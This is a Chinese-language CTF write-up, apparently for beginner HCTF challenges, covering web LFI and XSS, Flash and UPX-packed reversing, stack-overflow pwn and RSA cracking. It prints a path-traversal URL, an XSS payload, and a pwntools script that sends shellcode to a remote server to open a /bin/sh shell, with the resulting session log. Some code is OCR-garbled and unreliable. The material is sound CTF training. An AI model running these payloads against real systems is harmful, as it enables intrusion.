
Web.40: 从 0 开始 LFI 之 0

```
<img width=500 height=400 src='1.jpg'>
<img width=500 height=400 src='show.php?file=1.jpg'>
```

仿造第二个链接得：http://119.29.138.57:12000/show.php?file=../flag.php




hctf{Inc1ude_i5_s0_d4ngerous}

Flag： hctf{Inc1ude_i5_s0_d4ngerous}

Web.50: 从 0 开始之 XSS challenge0

疯狂百度，就这样：


<img src=1 onerror=alert(1)//



Flag: hctf{xss_flrst_st3p}

Re.48:re 从零开始的逆向之旅：Gold Miner

网上随便下一个 Flash Decompiler Trillix：




Flag： hctf{Give_ME_Gold_Please}


Re.59. re 从零开始的苦逼之路：broken window

OD 载入，提示：


点否，基本是要脱壳了。看区段名应该是 upx 壳



载入后发现 pushad，f8 以后对 esp 下硬件断点，f9 断下：




F8 几步到达 oep：



LordPe 加 ImportRec 脱壳，细节不多说，可以百度。

得到脱壳后的 dump_broken_window.exe

再次载入 OD，先搜索字符串，没有结果，中间曲折不说，在 bpx 下看到有一处调用 MessgeBoxA:



在段首下断后点击按钮可以发现程序断下，说明此处为关键代码。

Ida 载入。

由于操作失误，当时提交完 flag 以后我关闭 ida 时点了 unpack，导致我在 ida 上的注释没有保存下来，故只能草草的说一下，见谅。

```
DWORD __stdcall sub_401020(LPVOID lpThreadParameter)
{
  int v1; // eax@1
  int v2; // eax@1
  unsigned int v3; // eax@1
  int v4; // ecx@1

  v1 = sub_401080((int)dword_403428);
  v2 = sub_401080(v1);
  sub_401080(v2);
  v3 = 32;
  v4 = 0;
  while ( dword_403428[v4] == dword_403018[v4] )
  {
    v3 -= 4;
    ++v4;
    if ( v3 < 4 )
    {
      MessageBoxA(0, Caption, Caption, 0);
      return 0;
    }
  }
  return 0;
}
```

在 OD 上动态试可知 dword_403428 处存的是我们输入的字符串，程序通过三次调用 sub_401080()对输入的字符串进行变换，然后与 dword_403018 处存储的数据进行比对，若相同则用 messagebox 弹出我们输入的 flag。（由 v3 值字符串长度为 32）

如下为 sub_401080()的代码：

```
v1 = 1 - a1;
v2 = 0;
v3 = a1;
while ( 1 )
{
  v4 = __ROL1__(*(_BYTE *)v3, 3);
  *(_BYTE *)v3 = v4;
  if ( v2 >= 1 )
    *(_BYTE *)v3 = v4 ^ *(_BYTE *)(v2 + a1 - 1);
  v5 = __ROL1__(*(_BYTE *)v3, 4);
  v6 = v5 + 3;
  v7 = __ROL1__(*(_BYTE *)(v3 + 1), 3);
  *(_BYTE *)v3 = v6;
  *(_BYTE *)(v3 + 1) = v7;
  if ( v3 + v1 >= 1 )
    *(_BYTE *)(v3 + 1) = v7 ^ v6;
  v8 = __ROL1__(*(_BYTE *)(v3 + 1), 4);
  v9 = v8 + 3;
  v10 = __ROL1__(*(_BYTE *)(v3 + 2), 3);
  *(_BYTE *)(v3 + 1) = v9;
  *(_BYTE *)(v3 + 2) = v10;
  if ( v3 + 2 - a1 >= 1 )
    *(_BYTE *)(v3 + 2) = v10 ^ v9;
  v11 = __ROL1__(*(_BYTE *)(v3 + 2), 4);
  v12 = v11 + 3;
  v13 = __ROL1__(*(_BYTE *)(v3 + 3), 3);
  *(_BYTE *)(v3 + 2) = v12;
  *(_BYTE *)(v3 + 3) = v13;
  if ( v3 + 3 - a1 >= 1 )
    *(_BYTE *)(v3 + 3) = v13 ^ v12;
  v14 = __ROL1__(*(_BYTE *)(v3 + 3), 4);
  *(_BYTE *)(v3 + 3) = v14 + 3;
  v2 += 4;
  v3 += 4;
  if ( v2 >= 32 )
    break;
  v1 = 1 - a1;
}
return a1 + 1;
```

大致就是进行了一个变换：如果这个字符是第一个字符，则作如下操作 ch = (((ch << 3)%255)<<4)%255+3 ，如果不是第一个字符，则作如下操作 ch = ((((ch << 3)%255)^ch_p)<<4)%255+3，其中 ch_p 是前一个字符。变化完以后返回 字符串地址+1。如此三次操作之后进行比较。因此我们可以写代码遍历 30~128 的字符，因为第 n 个字符的加密只需要用到前 n 个字符，一个个递推可以得到最终的


flag：hctf{do_you_have_broken_window?}


Pwn.46: pwn step1

没调用过的函数，明显是用栈溢出覆盖掉调用 call 时存在栈中的地址，ida 得：

```
.text:0804855B                  push    ebp
.text:0804855C                  mov     ebp, esp
.text:0804855E                  sub     esp, 38h
.text:08048561                  sub     esp, 8
.text:08048564                  push    offset modes    ; "r"
.text:08048569                  push    offset filename ; "/home/pwn/pwn1/flag"
.text:0804856E                  call    _fopen
.text:08048573                  add     esp, 10h
.text:08048576                  mov     [ebp+stream], eax
.text:08048579                  sub     esp, 4
.text:0804857C                  push    [ebp+stream]    ; stream
.text:0804857F                  push    19h             ; n
.text:08048581                  lea     eax, [ebp+s]
.text:08048584                  push    eax             ; s
.text:08048585                  call    _fgets
.text:0804858A                  add     esp, 10h
.text:0804858D                  sub     esp, 0Ch
.text:08048590                  lea     eax, [ebp+s]
.text:08048593                  push    eax             ; s
.text:08048594                  call    _puts
.text:08048599                  add     esp, 10h
.text:0804859C                  nop
.text:0804859D                  leave
.text:0804859E                  retn
.text:0804859E getFlag          endp
.text:0804859E
```

地址为：0x0804855B，所以我们用一长串的 0x5B850408 构造一个文件：





Get flag： hctf{It_ls_1nteRestlng!}

Pwn.47: pwn step2

这样一个东西：

```
1 ssize_t foo()
2 {
3   char buf; // [sp+Ch] [bp-1Ch]@1
4
5   printf("0x%x\n", &buf);
6   return read(0, &buf, 0x100u);
7 }
```

向 0x1c 长度的 buf 中读取了 0x100 长度的字符串，又是溢出。


用 pwntool，执行 system('/bin/sh')的 shellcode：

```
from pwn import *
shell_code = shellcraft.i386.sh()
shell_code = asm(shell_code)
conn = remote('121.42.25.113', 10002)
addr = conn.recvline()
add = int(addr[2:],16)
  shellcode_add = p32(add + 32 + 4)
  v = 32*"a" + shellcode_add + shell_code
conn.send(v+"\n")
conn.interactive()
```


```
veritas@ubuntu:~$ python pwn_2.py
[+] Opening connection to 121.42.25.113 on port 10002: Done
[*ls
flag63036
$ cat flag63036
hctf{sh3lLcode_Is_bAsic}
$
```

Flag: hctf{sh3lLcode_Is_bAsic}

Misc.61: 我是一个有格调的 misc 题目




访问一下：



Flag： hctf{wh4t_d0_y0u_w4nt??}


Crypto.34: 密码学教室进阶（五）

把 n 扔到 factordb.com 分解一下：



得到 q 和 p

然后模反得 d：




```
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

e=0xe438fddb77f9bc2cf97185041e8a5ce8d0853cbfb657b940505870f0d3dfc0b723c5f7c8c9b940769f358397e275d00cce1cf760f
p=5186293680901708283310486635502296344443842997512729390771686489350756041806760063924645249531282938429964
q=57970027

d=modinv(e,(p-1)*(q-1))

print(d)
```

```
e5868d056b7deb1af33b511
```

```
1299211573850697054084164920987892385044985025693822098275883015663720561276203515528222632768592093128491842155206438222598381398101487273955141906038285450364259033035316488251239131850035342864200808523610673406429109298154653731401544418558614299293834587742143013134669344257555854689786091805742805055168949997808480385524376940129392679050483256279513771942403806915368327002234697439443100250319560597682431145543550509834018447500936536349047687315704500222279144650534803766517717343329249128196480633044325047129073935705996320540070225083894952743762682031114274601192434198274561316384331263223868573905
[Finished in 0.3s]
```

